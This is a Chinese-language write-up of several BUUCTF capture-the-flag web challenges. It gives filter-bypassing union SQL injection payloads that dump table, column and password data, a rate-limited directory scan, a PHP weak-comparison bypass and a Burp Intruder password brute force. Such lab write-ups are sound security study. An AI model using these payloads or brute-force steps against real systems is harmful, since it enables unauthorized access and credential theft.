
熟悉的界面，说明成功了，这里正好复习一下最基础的联合查询注入流程，首先探究显示位这步已经完成了，看到是2或者3这两个位置都可以注入，但是经过验证，只有3这个地方可以输出字符串，所以拿3来做注入点
数据库就不看了，默认是MySQL，不行再说
接下来看表名

```
payload=1' ununionion selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whewherere table_schema=database()#
```



看到这个b4bsql表，先去看看这个表里面的内容,这里面还有一些细节，比如说information中也有一个or，这里也要双写，这都是从注入的报错信息中发现的

```
payload=1' ununionion selselectect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whewherere table_schema=database() anandd table_name='b4bsql'#
```





```
payload=1' ununionion selselectect 1,2,group_concat(id,username,passwoorrd) frfromom b4bsql#
```

成功

这个题相当于复习了一遍联合查询注入了

[ACTF2020 新生赛]BackupFile


删除我之前说的御剑好用的说法，dirsearch yyds，因为御剑无法控制扫描速度，在buuctf的环境里有访问频率限制导致永远也扫不到，都是429太快了，这里使用dirsearch的延迟功能，一般常用用法是这样




这个题使用

```
python dirsearch.py -u http://c76a7262-9c68-4cec-98bc-ec95fa494c8c.node4.buuoj.cn:81/ -e * -s 5
```

经检测，再快了就会出现429频率过高的错误，当然也可以改线程数，反正让它慢下来就行,晚网上那些一大堆429中间一个200的我都不知道是怎么实现了，从理论上来说有几率扫不到，如下图，不限制是根本找不到的，因为都是429



下图是延迟5s后的结果




flag.php访问了一下之后发现不行，是空的，所以下载这个index.php.bak，发现如下代码

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

这里涉及到一个php语法

> == 为弱相等，也就是说12==“12” --> true，而且12==“12cdf” --> true，只取字符串中开头的整数部分，但是1e3dgf这样的字符串在比较时，取的是符合科学计数法的部分：1e3，也就是1000.
> 而且bool类型的true和任意字符串的弱类型相等

所以这里只需要构造一个key=123的get包上传即可



flag出了。所以这题主要是考扫描工具的使用，特别是有频率限制的这类请求，一定要注意限制自己的请求频率，不然可能字典里面有都扫不出来


[HCTF 2018]admin

这个题一看就很牛逼，还要60s，必然很复杂，自己开始做的时候有误解，请以一个菜鸡的身份看我的想法，再看正确的解法


我的初始想法

进去一看，一个登录一个注册，都去看看


首先是登录，会不会存在弱密码或者是sql注入呢,说了用户名是admin，密码拿常用密码爆破一波




啊这，还没跑到100个就出来了，看来注册完全没用呀



这就出了，看来这题完全是考察burp suite的爆破模块呀，记录一下使用方式吧



首先代理抓到包之后发到intruder里面，然后进入该模块




```
Origin: http://49d194c0-366f-45fa-971c-75b48877c278.node4.buuoj.cn
Connection: close
Referer: http://49d194c0-366f-45fa-971c-75b48877c278.node4.buuoj.cn/login
Cookie: UM_distinctid=17b579014f28e3-0fed0ca31902c4-4c3e247b-144000-17b579014f3c42; session=
.eJyrVopPKOotzlCySkvMKU7VUUouLkqLL8nPTslTsqpWUkhSslLyzQqtjAqJNIysCq3yDwk09A2JNPB3ccqNCg809gv3LY9yiTTydfEl9HUJyo4OCiz3MwrLi
gyOtVWqlVHKzElMT4WblJjjVhDsCJHJS8xNBQml5GbmKdUCAMluKuo.YTN5lA.4CoSy83hDAzxCMRbSYUZuVmGgLI
Upgrade-Insecure-Requests: 1

-----------------------------295554122620702283983320898733
Content-Disposition: form-data; name="username"

admin
-----------------------------295554122620702283983320898733
Content-Disposition: form-data; name="password"

$11111$
-----------------------------295554122620702283983320898733--
```


Search... 0 matches Clear

1 payload position Length: 1293

先clear所有的，再选中想要爆破的部分，也就是里面的11111，选中文本后点Add，然后进入payloads部分,选择simplelist导入我们的字典，常用密码表网上一搜一大堆，随后直接开始即可



开始界面跑完后按照length排序就可以看到不一样的那个，那就可能是登陆成功的报文




更新于次日

